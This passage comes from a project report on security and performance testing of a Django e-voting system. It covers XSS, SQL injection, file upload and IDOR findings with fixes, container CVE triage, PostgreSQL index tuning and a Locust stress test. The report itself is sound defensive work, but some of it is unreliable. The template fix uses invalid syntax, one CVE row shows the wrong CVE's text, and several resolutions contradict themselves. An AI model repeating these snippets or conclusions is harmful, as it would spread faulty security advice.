20 csrfmiddlewaretoken=EdkizUSqr3TNYpQWCpl3ePjP3EIC7i3stdpjMSAIPoKi49sYNtwTFqFSoTctz6Wp

```

- Mary James's Profile Picture was deleted.



4.7.1.10 Findings and Fixes

1. Cross-Site Scripting (XSS)

- **Finding:**

The application was vulnerable to stored XSS attacks in the party name field when the Django template filter `safe` was used. Without the `safe` filter, Django's automatic escaping mechanism successfully prevented XSS attacks.

- **Severity:** High

- **Fix:**

Remove the `safe` filter from the party name rendering in templates. This allows Django's built-in XSS protection to properly escape special characters, preventing the execution of malicious scripts.

- **Example:**

Change:

<code>{% party.party_name safe %}</code>
--

To:

<code>{% party.party_name %}</code>

2. SQL Injection (SQLi)

- **Finding:**

The application successfully prevented SQL injection attacks. This is due to the use of Django's ORM and proper form validation practices.

- **Severity:** Low (No vulnerability found)

- **Current Protection:**

- Utilization of Django models instead of raw SQL queries
- Implementation of parameterized queries and prepared statements.
- Proper form validation before saving data:

<code>if form.is_valid(): district = form.save(commit=False) district.save()</code>

- **Recommendation:**

Continue using Django's ORM and form validation practices. Regularly update Django to ensure you have the latest security patches.

3. File Upload Attack

- **Finding:**

The application successfully prevented malicious file uploads. Django's ImageField performs thorough validation of uploaded files, ensuring they have a valid image structure.

- **Severity:** Low (No vulnerability found)

- **Current Protection:**

- Django's ImageField checks for valid PNG structure (IHDR, IDAT, and IEND chunks).
- Limitation of file size.
- Complete parsing of the file to ensure the entire structure is correct.

- **Recommendation:**

Maintain the current implementation and keep Django updated. Consider implementing additional check such as whitelisting of allowed file extensions for extra security.

4. Insecure Direct Object Reference (IDOR)

- **Finding:**

The application showed mixed results in IDOR testing:

1. URL restrictions successfully prevented unauthorized access to different user type pages.
2. Profile deletion was vulnerable to IDOR attacks due to lack of backend authorization checks.
3. Profile picture deletion was vulnerable to IDOR attacks due to user ID being passed in the URL without proper validation.

- **Severity:** High

- **Fixes:**

1. For profile deletion:

- Implement backend authorization checks to ensure the user has the right to delete a profile.
- Example:

```
if profile.profile_name in ['Admin', 'Candidate']:
    message.error(request, "You do not have
    permission to delete this profile")
    return redirect('view_profiles')
```

2. For profile picture deletion:

- Instead of passing the user ID in the URL, use the logged-in user's ID from the session.
- Example:

```
candidate_profile =
get_object_or_404(CandidateProfile,
pk=request.user.user_id)

if candidate_profile.profile_picture:
    candidate_profile.profile_picture.delete()
    candidate_profile.save()
messages.success(request, 'Profile picture deleted
successfully.')
```

- **General Recommendation:**

Implement a comprehensive authorization check system that validates user permissions for all sensitive operations, not just at the URL level but also at the function level.

4.7.1.11 Conclusion

While the application demonstrated strong resistance against SQL injection and file upload attacks, vulnerabilities were found in XSS protection and IDOR. Implementing the suggested fixes will significantly improve the overall security posture of the application. Regular security audits and keeping all dependencies up to date are recommended to maintain a robust security stance.

4.7.2 Container Scanning

Test Strategy and tools: Security Test with Gitlab CICD and Docker Desktop

Test participant: Loh Chin Yee

Test schedule: Before deployment of the application.

Container scanning is essential for maintaining the security and integrity of our applications, especially when using Docker images to build reproducible development and deployment environments. While Docker provides a consistent and isolated environment for applications, it can also introduce vulnerabilities through outdated base images, insecure configurations, or embedded dependencies. Regular container scanning helps identify and mitigate these vulnerabilities, ensuring that potential security risks are addressed before they can be exploited.


In this section, we will only evaluate high and critical risk CVE (Common Vulnerabilities and Exposures). As those pose a higher risk to our overall system.

RingCT service

CVE	CVE-2024-36016						
Analysis output	<p>CVE-2024-36016</p> <p>In the Linux kernel, the following vulnerability has been resolved: tty: n_gsm: fix possible out-of-bounds in gsm0_receive(). Assuming the following: - side A configures the n_gsm in basic option mode - side B sends the header of a basic option mode frame with data length 1 - side A switches to advanced option mode - side B sends 2 data bytes which exceeds gsm->len Reason: gsm->len is not used in advanced option mode. - side A switches to basic option mode - side B keeps sending until gsm0_receive() writes past gsm->buf Reason: Neither gsm->state nor gsm->len have been reset after reconfiguration. Fix this by changing gsm->count to gsm->len comparison from equal to less than. Also add upper limit checks against the constant MAX_MRU in gsm0_receive() and gsm1_receive() to harden against memory corruption of gsm->len and gsm->mru. All other checks remain as we still need to limit the data according to the user configuration and actual payload size.</p> <table> <tr> <td>Affected range:</td> <td><5.15.0-117.127</td> </tr> <tr> <td>Fix version:</td> <td>5.15.0-117.127</td> </tr> <tr> <td>Publish date:</td> <td>2024-05-30</td> </tr> </table>	Affected range:	<5.15.0-117.127	Fix version:	5.15.0-117.127	Publish date:	2024-05-30
Affected range:	<5.15.0-117.127						
Fix version:	5.15.0-117.127						
Publish date:	2024-05-30						
Resolution	<ol style="list-style-type: none"> Check if the RingCT kernel is affected. <pre>11:31:52 judo@chinyeelogen ~ → docker exec -it evoting-ring-ct-1 /bin/bash root@c605a7b6c51c:/app# uname -r 5.15.153.1-microsoft-standard-WSL2</pre> Since the kernel version of RingCT docker image is 5.15.153.1, the image is not affected. As the security vulnerability was patched. 						

CVE	CVE-2024-27397						
Analysis output	<p>CVE-2024-27397 ⓘ H</p> <p>In the Linux kernel, the following vulnerability has been resolved: netfilter: nf_tables: use timestamp to check for set element timeout Add a timestamp field at the beginning of the transaction, store it in the nftables per-netns area. Update set backend .insert, .deactivate and sync gc path to use the timestamp, this avoids that an element expires while control plane transaction is still unfinished. .lookup and .update, which are used from packet path, still use the current time to check if the element has expired. And .get path and dump also since this runs lockless under rcu read size lock. Then, there is async gc which also needs to check the current time since it runs asynchronously from a workqueue.</p> <table> <tr> <td>Affected range:</td> <td>>=0</td> </tr> <tr> <td>Fix version:</td> <td>Not yet available</td> </tr> <tr> <td>Publish date:</td> <td>2024-05-09</td> </tr> </table>	Affected range:	>=0	Fix version:	Not yet available	Publish date:	2024-05-09
Affected range:	>=0						
Fix version:	Not yet available						
Publish date:	2024-05-09						
Resolution	<ol style="list-style-type: none"> Currently there is no fix for this CVE. Thus, we would monitor the update and apply the fix once it becomes available. 						

CVE	CVE-2024-26800						
Analysis output	<p>CVE-2024-26800 ⓘ H</p> <p>In the Linux kernel, the following vulnerability has been resolved: tls: fix use-after-free on failed backlog decryption When the decrypt request goes to the backlog and crypto_aead_decrypt returns -EBUSY, tls_do_decryption will wait until all async decryptions have completed. If one of them fails, tls_do_decryption will return -EBADMSG and tls_decrypt_sg jumps to the error path, releasing all the pages. But the pages have been passed to the async callback, and have already been released by tls_decrypt_done. The only true async case is when crypto_aead_decrypt returns -EINPROGRESS. With -EBUSY, we already waited so we can tell tls_sw_recvmsg that the data is available for immediate copy, but we need to notify tls_decrypt_sg (via the new ->async_done flag) that the memory has already been released.</p> <table> <tr> <td>Affected range:</td> <td>>=0</td> </tr> <tr> <td>Fix version:</td> <td>Not yet available</td> </tr> <tr> <td>Publish date:</td> <td>2024-04-04</td> </tr> </table>	Affected range:	>=0	Fix version:	Not yet available	Publish date:	2024-04-04
Affected range:	>=0						
Fix version:	Not yet available						
Publish date:	2024-04-04						
Resolution	<ol style="list-style-type: none"> Currently there is no fix for this CVE. Thus, we would monitor the update and apply the fix once it becomes available. 						

CVE	CVE-2024-24791
Analysis output	<p>CVE-2024-24791 7.5 H</p> <p>The net/http HTTP/1.1 client mishandled the case where a server responds to a request with an "Expect: 100-continue" header with a non-informational (200 or higher) status. This mishandling could leave a client connection in an invalid state, where the next request sent on the connection will fail. An attacker sending a request to a net/http/httputil.ReverseProxy proxy can exploit this mishandling to cause a denial of service by sending "Expect: 100-continue" requests which elicit a non-informational response from the backend. Each such request leaves the proxy with an invalid connection, and causes one subsequent request using that connection to fail.</p> <p>CVSS Score: 7.5 Affected range: >=1.22.0-0,<1.22.5 Fix version: 1.22.5 Publish date: 2024-07-02</p>
Resolution	<ol style="list-style-type: none"> The CVE affect GO runtime version ≥ 1.22 and $< 1.22.5$ As the application is not built by our GO runtime. Thus, we would need to check the application owner https://github.com/grpc-ecosystem/grpc-health-probe  In our RingCT service dockerfile, we applied the 0.4.28 version. Thus, we would need to check the GO runtime correspond to this application version. https://github.com/grpc-ecosystem/grpc-health-probe/actions/runs/9867261175/job/27247359620  <p>6. From the image above, we can see that the Go runtime version is $\geq 1.22.5$, thus the CVE not affects our current image.</p>

Django server

CVE	CVE-2024-32002 CVE-2024-32465 CVE-2024-32004
-----	--

<h3>Analysis output</h3>	<p>CVE-2024-24791  7.5 H</p> <p>The net/http HTTP/1.1 client mishandled the case where a server responds to a request with an "Expect: 100-continue" header with a non-informational (200 or higher) status. This mishandling could leave a client connection in an invalid state, where the next request sent on the connection will fail. An attacker sending a request to a net/http/httputil.ReverseProxy proxy can exploit this mishandling to cause a denial of service by sending "Expect: 100-continue" requests which elicit a non-informational response from the backend. Each such request leaves the proxy with an invalid connection, and causes one subsequent request using that connection to fail.</p> <table> <tbody> <tr> <td>CVSS Score:</td> <td>7.5</td> </tr> <tr> <td>Affected range:</td> <td>>=1.22.0-0,<1.22.5</td> </tr> <tr> <td>Fix version:</td> <td>1.22.5</td> </tr> <tr> <td>Publish date:</td> <td>2024-07-02</td> </tr> </tbody> </table> <p>CVE-2024-32465  7.3 H</p> <p>Git is a revision control system. The Git project recommends to avoid working in untrusted repositories, and instead to clone it first with `git clone --no-local` to obtain a clean copy. Git has specific protections to make that a safe operation even with an untrusted source repository, but vulnerabilities allow those protections to be bypassed. In the context of cloning local repositories owned by other users, this vulnerability has been covered in CVE-2024-32004. But there are circumstances where the fixes for CVE-2024-32004 are not enough: For example, when obtaining a `.zip` file containing a full copy of a Git repository, it should not be trusted by default to be safe, as e.g. hooks could be configured to run within the context of that repository. The problem has been patched in versions 2.45.1, 2.44.1, 2.43.4, 2.42.2, 2.41.1, 2.40.2, and 2.39.4. As a workaround, avoid using Git in repositories that have been obtained via archives from untrusted sources.</p> <table> <tbody> <tr> <td>CVSS Score:</td> <td>7.3</td> </tr> <tr> <td>Affected range:</td> <td>>=1:2.39.2-1.1</td> </tr> <tr> <td>Fix version:</td> <td>Not yet available</td> </tr> <tr> <td>Publish date:</td> <td>2024-05-15</td> </tr> </tbody> </table> <p>CVE-2024-32004  8.1 H</p> <p>Git is a revision control system. Prior to versions 2.45.1, 2.44.1, 2.43.4, 2.42.2, 2.41.1, 2.40.2, and 2.39.4, an attacker can prepare a local repository in such a way that, when cloned, will execute arbitrary code during the operation. The problem has been patched in versions 2.45.1, 2.44.1, 2.43.4, 2.42.2, 2.41.1, 2.40.2, and 2.39.4. As a workaround, avoid cloning repositories from untrusted sources.</p> <table> <tbody> <tr> <td>CVSS Score:</td> <td>8.1</td> </tr> <tr> <td>Affected range:</td> <td>>=1:2.39.2-1.1</td> </tr> <tr> <td>Fix version:</td> <td>Not yet available</td> </tr> <tr> <td>Publish date:</td> <td>2024-05-15</td> </tr> </tbody> </table>	CVSS Score:	7.5	Affected range:	>=1.22.0-0,<1.22.5	Fix version:	1.22.5	Publish date:	2024-07-02	CVSS Score:	7.3	Affected range:	>=1:2.39.2-1.1	Fix version:	Not yet available	Publish date:	2024-05-15	CVSS Score:	8.1	Affected range:	>=1:2.39.2-1.1	Fix version:	Not yet available	Publish date:	2024-05-15
CVSS Score:	7.5																								
Affected range:	>=1.22.0-0,<1.22.5																								
Fix version:	1.22.5																								
Publish date:	2024-07-02																								
CVSS Score:	7.3																								
Affected range:	>=1:2.39.2-1.1																								
Fix version:	Not yet available																								
Publish date:	2024-05-15																								
CVSS Score:	8.1																								
Affected range:	>=1:2.39.2-1.1																								
Fix version:	Not yet available																								
Publish date:	2024-05-15																								
Resolution	<ol style="list-style-type: none"> Only clone trusted sources. In our case, we only clone the official gRPC repository by Google in the github. https://github.com/grpc/grpc Verify if the git version is affected. <pre>01:05:06 judo@chinyeelegion ~ → docker exec -it evoting-web-1 /bin/bash root@d36a54f49f3f:/app# git --version git version 2.39.2</pre> 																								

	3. The git version 2.39.2 is affected. However, we think that our risk is very low, since the github repository is very well trusted and tested.
--	--

CVE	CVE-2024-5171								
Analysis output	<p>▼ CVE-2024-24791 ⓘ 7.5 H</p> <p>The net/http HTTP/1.1 client mishandled the case where a server responds to a request with an "Expect: 100-continue" header with a non-informational (200 or higher) status. This mishandling could leave a client connection in an invalid state, where the next request sent on the connection will fail. An attacker sending a request to a net/http/httputil.ReverseProxy proxy can exploit this mishandling to cause a denial of service by sending "Expect: 100-continue" requests which elicit a non-informational response from the backend. Each such request leaves the proxy with an invalid connection, and causes one subsequent request using that connection to fail.</p> <table style="width: 100%; border-collapse: collapse;"> <tr> <td style="width: 30%;">CVSS Score:</td> <td style="width: 70%;">7.5</td> </tr> <tr> <td>Affected range:</td> <td>>=1.22.0-0,<1.22.5</td> </tr> <tr> <td>Fix version:</td> <td>1.22.5</td> </tr> <tr> <td>Publish date:</td> <td>2024-07-02</td> </tr> </table>	CVSS Score:	7.5	Affected range:	>=1.22.0-0,<1.22.5	Fix version:	1.22.5	Publish date:	2024-07-02
CVSS Score:	7.5								
Affected range:	>=1.22.0-0,<1.22.5								
Fix version:	1.22.5								
Publish date:	2024-07-02								
Resolution	<ol style="list-style-type: none"> 1. Currently there is no fix for this CVE. Thus, we would monitor the update and apply the fix once it becomes available. 2. And in our application, we didn't use the affected function. 								

CVE	CVE-2024-6345 CVE-2022-40897
Analysis output	<p>CVE-2024-6345  CWE-94 8.8 H</p> <p>A vulnerability in the `package_index` module of pypa/setuptools versions up to 69.1.1 allows for remote code execution via its download functions. These functions, which are used to download packages from URLs provided by users or retrieved from package index servers, are susceptible to code injection. If these functions are exposed to user-controlled inputs, such as package URLs, they can execute arbitrary commands on the system. The issue is fixed in version 70.0.</p> <p>CVSS Score: 8.8 CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H Affected range: <70.0.0 Fix version: 70.0.0 Publish date: 2024-07-15</p> <hr/> <p>CVE-2022-40897  CWE-1333 7.5 H</p> <p>Python Packaging Authority (PyPA)'s setuptools is a library designed to facilitate packaging Python projects. Setuptools version 65.5.0 and earlier could allow remote attackers to cause a denial of service by fetching malicious HTML from a PyPI package or custom PackageIndex page due to vulnerable Regular Expression in `package_index`. This has been patched in version 65.5.1.</p> <p>CVSS Score: 7.5 CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H Affected range: <65.5.1 Fix version: 65.5.1 Publish date: 2022-12-23</p>
Resolution	<ol style="list-style-type: none"> Verify the current setuptools version. <pre>root@d36a54f49f3f:/app# pip show setuptools Name: setuptools Version: 65.5.1 Summary: Easily download, build, install, upgrade, and uninstall Python packages Home-page: https://github.com/pypa/setuptools Author: Python Packaging Authority Author-email: distutils-sig@python.org License: Location: /usr/local/lib/python3.11/site-packages Requires: Required-by: grpcio-tools</pre> As the version is 65.5.1, thus, our version is affected for CVE-2024-6345 and not CVE-2022-40897. <pre>RUN python -m pip install --upgrade setuptools==70.0.0</pre>

	<p>3. We forced update to 70.0.0 for the patch.</p> <pre>root@d36a54f49f3f:/app# 01:43:00 judo@chinveelegion ~ ➔ docker exec -it evoting-web-1 /bin/bash root@17b861de1e7d:/app# pip show setuptools Name: setuptools Version: 70.0.0 Summary: Easily download, build, install, upgrade, and uninstall Python packages Home-page: https://github.com/pypa/setuptools Author: Python Packaging Authority Author-email: distutils-sig@python.org License: Location: /usr/local/lib/python3.11/site-packages Requires: Required-by: grpcio-tools</pre>
--	---

CVE	CVE-2018-20225
Analysis output	<p>CVE-2018-20225 ↗</p> <p>CWE-1035</p> <p>CWE-20</p> <p>CWE-937</p> <p>7.8 H</p> <p>An issue was discovered in pip (all versions) because it installs the version with the highest version number, even if the user had intended to obtain a private package from a private index. This only affects use of the `--extra-index-url` option, and exploitation requires that the package does not already exist in the public index (and thus the attacker can put the package there with an arbitrary version number).</p> <p>CVSS Score: 7.8</p> <p>CVSS Vector: CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H</p> <p>Affected range: >=0</p> <p>Fix version: Not yet available</p> <p>Publish date: 2020-05-08</p>
Resolution	<ol style="list-style-type: none"> There is no patch available. However, we could avoid by not using --extra-index-url. We didn't use it in our dockerfile. Thus, we are unaffected.

CVE	CVE-2024-42005
Analysis output	<p>CVE-2024-42005 ↗</p> <p>CWE-89</p> <p>9.1 C</p> <p>An issue was discovered in Django 5.0 before 5.0.8 and 4.2 before 4.2.15. QuerySet.values() and values_list() methods on models with a JSONField are subject to SQL injection in column aliases via a crafted JSON object key as a passed *arg.</p> <p>CVSS Score: 9.1</p> <p>CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N</p> <p>Affected range: >=4.2,<4.2.15</p> <p>Fix version: 4.2.15</p> <p>Publish date: 2024-08-07</p>
Resolution	<ol style="list-style-type: none"> Our Django version 4.2.13 is affected. However, in our models, we didn't use the methods on our model that contain JSON field. As JSON field is only used by the RingCT service where

	RingCT service is not reachable with public internet as it is residing in a VPC by AWS.
--	---

CVE	CVE-2024-39614 CVE-2024-39330
Analysis output	<p>CVE-2024-39614    </p> <p>An issue was discovered in Django 5.0 before 5.0.7 and 4.2 before 4.2.14. `get_supported_language_variant()` was subject to a potential denial-of-service attack when used with very long strings containing specific characters.</p> <p>CVSS Score: 7.5 CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H Affected range: >=4.2,<4.2.14 Fix version: 4.2.14 Publish date: 2024-07-10</p> <p>CVE-2024-39330   </p> <p>An issue was discovered in Django 5.0 before 5.0.7 and 4.2 before 4.2.14. Derived classes of the `django.core.files.storage.Storage` base class, when they override `generate_filename()` without replicating the file-path validations from the parent class, potentially allow directory traversal via certain inputs during a `save()` call. (Built-in Storage sub-classes are unaffected.)</p> <p>CVSS Score: 7.5 CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N Affected range: >=4.2,<4.2.14 Fix version: 4.2.14 Publish date: 2024-07-10</p>
Resolution	<ol style="list-style-type: none"> Our Django version 4.2.13 is affected. For CVE-2024-39614, we didn't use the method mentioned in our application. Thus, we are not required to resolve that. For CVE-2024-39330, we didn't use inherit the `django.core.files.storage.Storage` base class. We did use that base class and built in sub class mentioned in the CVE. Thus, we aren't unaffected.

CVE	CVE-2024-38875			
Analysis output	CVE-2024-38875 ⓘ CWE-130 CWE-770 7.5 H			
Resolution	<p>An issue was discovered in Django 4.2 before 4.2.14 and 5.0 before 5.0.7. urlize and urlizetrunc were subject to a potential denial of service attack via certain inputs with a very large number of brackets.</p> <p>CVSS Score: 7.5 CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H Affected range: >=4.2,<4.2.14 Fix version: 4.2.14 Publish date: 2024-07-10</p> <ol style="list-style-type: none"> Our Django version 4.2.13 is affected. This CVE is exploiting the use of django.utils.html module. In our application, we didn't use that module. Thus, we aren't unaffected. 			

4.8 SQL Performance Testing and Tuning

Test Strategy and tools: Performance Test with PostgreSQL client

Test participant: Loh Chin Yee

Test schedule: After deployment of the application.

SQL performance tuning is crucial for the RingCT service, which performs numerous read operations, particularly when voters need to scan for stealth addresses. Given that the table containing these addresses is anonymized and potentially large, inefficient queries can lead to significant delays and increased resource consumption. By optimizing SQL queries and database performance, the system can handle these intensive read operations more efficiently, ensuring that voters can quickly and reliably scan for stealth addresses. This not only enhances the user experience by reducing wait times but also improves the overall scalability and responsiveness of the RingCT service, allowing it to support a larger number of concurrent users without degradation in performance.

4.8.1 SQL queries pagination

We have implemented pagination for the queries like scan for address to reduce the load of the server as those queries are required to scan through the whole database. By using SQL clauses like LIMIT and OFFSET, this restricts the number of rows returned in a query, making data retrieval more efficient and reducing response times.

Thus, we won't be measuring the impact of implementing pagination.

The image below shows the pagination done on one of the SQL select queries.

```

7     int batch_size = 100; // each page is 100 records
6
5     int offset = 0;
4     int total_vote = 0;
3     bool more_page = true;
2     while (more_page)
1     {
1       pqxx::result r = W.exec("select transaction_record->>'stealth_address' as stealth_address, transaction_record->>'rG' as rG,
transaction_record->>'commitment'->>'output_commitment' as output_commitment, transaction_record->>'commitment'->>'amount_mask' as amount_mask
from myapp_voterecords where district_id = " + to_string(district_id) + " order by key_image limit " + to_string(batch_size) + " offset "
to_string(offset) + ":");

475
1       if (r.empty())
2       {
3           more_page = false;
4       }
5       else
6       {

```

The following sections are divided based on the query. Then, each section is structured into measuring the baseline result, creating an index, measuring and comparing the result.

4.8.2 Scan for stealth address query tuning

Measure the current performance:

```
QUERY PLAN
-----
Limit  (cost=85.80..86.05 rows=100 width=161) (actual time=9.530..9.541 rows=100 loops=1)
  -> Sort  (cost=85.80..87.17 rows=550 width=161) (actual time=9.529..9.534 rows=100 loops=1)
      Sort Key: stealth_address
      Sort Method: top-N heapsort  Memory: 67kB
      -> Index Scan using myapp_votingcurrency_district_id_6e8be76a on myapp_votingcurrency  (cost=0.28..64.78 rows=550 width=161) (actual time=8.887..9.272 rows=550 loops=1)
          Index Cond: (district_id = 1)
Planning Time: 0.268 ms
Execution Time: 9.556 ms
(8 rows)
```

The `EXPLAIN ANALYZE` output shows a query plan where an Index Scan is used on the `myapp_votingcurrency` table, filtering rows by `district_id = 1`. This index scan efficiently retrieves 550 rows in approximately 9.272 ms. The results are then Sorted by `stealth_address` using a top-N heapsort method, which outputs the top 100 rows in about 9.534 ms, utilizing 67 kB of memory. Finally, a Limit operation is applied to return these 100 rows, completing the execution in 9.556 ms. The use of an index on `district_id` helps optimize the filtering process, but adding an index on `stealth_address` could further enhance sorting efficiency, potentially improving overall query performance.

```
mydb=# SELECT schemaname, relname, seq_scan, seq_tup_read, idx_scan, idx_tup_fetch
  FROM pg_stat_user_tables
 WHERE relname = 'myapp_votingcurrency';
   schemaname |      relname      | seq_scan | seq_tup_read | idx_scan | idx_tup_fetch
-----+-----+-----+-----+-----+-----+
 public  | myapp_votingcurrency |      5 |         0 |      2 |     1100
(1 row)
```

The output from the `pg_stat_user_tables` query indicates that the `myapp_votingcurrency` table in the `public` schema has been accessed with 5 sequential scans (`seq_scan`) but no tuples read (`seq_tup_read`), suggesting these scans did not retrieve any rows. There have been 2 index scans (`idx_scan`) which fetched a total of 1100 tuples (`idx_tup_fetch`). This implies that indexing is being utilized effectively for retrieving rows, but the low number of index scans relative to the fetched tuples suggests that further optimization, such as adding or refining indexes, could enhance query performance, particularly for frequently accessed columns like `district_id` and potentially `stealth_address` for sorting operations.

Create composite index:

The following index is created for the `myapp_votingcurrency` table.

```
mydb=# CREATE INDEX idx_district_id_stealth_address ON myapp_votingcurrency(district_id, stealth_address);
CREATE INDEX
```

Measure performance after indexing:

```
QUERY PLAN
-----
Limit  (cost=0.28..47.46 rows=100 width=161) (actual time=0.024..0.100 rows=100 loops=1)
  -> Index Scan using idx_district_id_stealth_address on myapp_votingcurrency  (cost=0.28..259.78 rows=550 width=161) (actual time=0.023..0.095 rows=100 loops=1)
      Index Cond: (district_id = 1)
Planning Time: 0.183 ms
Execution Time: 0.113 ms
(5 rows)
```

The `EXPLAIN ANALYZE` output indicates that the query now uses a composite index on `district_id` and `stealth_address`, resulting in significantly improved performance. The Index Scan retrieves 100 rows in just 0.095 ms, with a total execution time of 0.113 ms, compared to the previous execution time of 9.556 ms without the composite index. The Limit operation completes almost instantly (0.100 ms). The composite index on `district_id` and `stealth_address` optimizes both the filtering and sorting processes, drastically reducing the query's execution time and demonstrating the effectiveness of indexing in enhancing query performance.

```
mydb=# SELECT schemaname, relname, seq_scan, seq_tup_read, idx_scan, idx_tup_fetch
  FROM pg_stat_user_tables
 WHERE relname = 'myapp_votingcurrency';
   schemaname |       relname        | seq_scan | seq_tup_read | idx_scan | idx_tup_fetch
-----+-----+-----+-----+-----+-----+
 public    | myapp_votingcurrency |       6 |      1650 |       3 |      1200
(1 row)

Time: 0.627 ms
```

The updated statistics from `pg_stat_user_tables` for the `myapp_votingcurrency` table show an increase in both sequential and index scans since the last report. There have been 6 sequential scans (`seq_scan`) with 1,650 tuples read (`seq_tup_read`), indicating some operations still rely on full table scans. However, the number of index scans (`idx_scan`) has increased to 3, fetching 1,200 tuples (`idx_tup_fetch`), which suggests greater reliance on indexing.

Compared to the previous output, the increase in index scans and fetched tuples reflects the implementation of the composite index on `district_id` and `stealth_address`. This enhancement has likely contributed to the improved query performance observed in the execution plan, as indexing allows for faster data retrieval and reduced reliance on slower sequential scans. The presence of sequential scans, however, indicates that there might still be queries or operations not fully optimized by indexing, suggesting further opportunities for optimization.

4.8.3 Scan for transaction records query tuning

Measure the current performance: The first query plan shows the execution of the query before applying any specific indexing optimizations. The query uses a Bitmap Index Scan on the `myapp_voterecords_district_id_7074031e` index to filter rows where `district_id = 1`, which retrieves 2 rows in 0.006 ms. This is followed by a **Bitmap Heap Scan** to recheck the condition, taking 0.062 to 0.071 ms. The results are then **Sorted** by `key_image` using the quicksort method, which takes an additional 0.089 to 0.090 ms and uses 26 kB of memory. The total execution time is 0.129 ms, with a planning time of 0.409 ms. The presence of the sort step indicates that the data is not retrieved in the desired order directly from the index, necessitating an additional sorting operation.

Create composite index and JSONB index:

```
CREATE INDEX idx_district_id_key_image ON myapp_voterecords (district_id, key_image);
CREATE INDEX idx_stealth_address ON myapp_voterecords ((transaction_record->>'stealth_address'));
CREATE INDEX idx_rg ON myapp_voterecords ((transaction_record->>'rG'));
CREATE INDEX idx_output_commitment ON myapp_voterecords ((transaction_record->>'commitment'->>'output_commitment'));
CREATE INDEX idx_amount_mask ON myapp_voterecords ((transaction_record->>'commitment'->>'amount_mask'));
```

Measure the performance after indexing:

```
QUERY PLAN

-----
Limit  (cost=1.05..1.05 rows=1 width=274) (actual time=0.059..0.060 rows=2 loops=1)
  -> Sort  (cost=1.05..1.05 rows=1 width=274) (actual time=0.059..0.059 rows=2 loops=1)
      Sort Key: key_image
      Sort Method: quicksort  Memory: 26kB
      -> Seq Scan on myapp_voterecords  (cost=0.00..1.04 rows=1 width=274) (actual time=0.039..0.050 rows=2 loops=1)
          Filter: (district_id = 1)
Planning Time: 0.204 ms
Execution Time: 0.076 ms
(8 rows)
```

The query plan shows the execution of the query after applying the composite index on `(district_id, key_image)`. The query now uses a Sequential Scan to filter rows by `district_id = 1`, retrieving 2 rows in 0.039 to 0.050 ms. The results are then Sorted by `key_image` using the quicksort method, taking 0.059 ms and using 26 kB of memory. The total execution time is reduced to 0.076 ms, with a planning time of 0.204 ms. With the composite index, we reduce the number of operations. The execution time also goes down by 40% from 0.129ms to 0.076ms.

4.8.4 Next step

With the SQL tuning above, the appropriate next step is to combine it with the optimization on the deployment for the stress test. This would let us determine does it enhances the overall efficiency of the system.

4.9 Stress Test

Test strategy and Tools: Performance test with Locust

Test participant: Loh Chin Yee

Test schedule: After deployment

To ensure the robustness and scalability of our e-voting system, we conducted stress testing using Locust. This testing aimed to evaluate the system's performance under high load conditions, identify bottlenecks, and optimize the setup to handle increased traffic efficiently. The following sections detail the process, findings, and improvements made during the stress testing.

1. Environment Preparation:

Deployed the application components (Django server, RingCT service, and associated databases) to AWS as shown in the deployment diagram before. Configured Locust to simulate user behavior and generate load on the web application. Mocked the data needed to mimic real-world usage.

Both services (Django server and RingCT service) start with 1vCPU and 2GB RAM.

2. Locust Configuration:

Defined user scenarios in Locust scripts to mimic real-world usage patterns, including login via the SingPass service, viewing candidate, viewing districts, view ongoing results, cast vote. Set initial parameters for the number of users and spawn rate to gradually increase the load.

4.9.1 Initial Test Run

- Load: 65 voters and 5 users increase per second.
- Objective: To establish a baseline performance metric.
- Results: The system didn't handle the load in the beginning well, and the response time climbed up very fast, and the Django server die and hard reset near towards the end.
- Observations: The Django server and RingCT service showed signs of significant CPU constraint, indicating a need for optimization for the container configuration in the AWS deployment.

The photo below shows the output of the first attempt to do cast vote on the stress test.



The photo below shows that median, average, and percentile of the response time of request.

Type		Name	# Requests	# Fails	Median (ms)	95%ile (ms)	99%ile (ms)	Average (ms)	Min (ms)	Max (ms)	Average size (bytes)	Current RPS	Current Failures/s
GET		/singpass_login/	65	0	8300	27000	28000	12156.3	61	28221	1954	0	0
POST		/singpass_login/	65	0	25000	37000	49000	23266.21	2348	48642	2520.78	0	0
GET		/voter_home/ballot_paper/	435	13	5900	32000	40000	7457.27	19	41979	7260.37	17.1	1.3
POST		/voter_home/ballot_paper/cast_vote/	435	42	4200	28000	49000	8960.87	11	53433	7068.84	19.9	4.2
Aggregated			1000	55	6300	33000	42000	9444.35	11	53433	6524.07	37	5.5

Tuning and optimization after first run

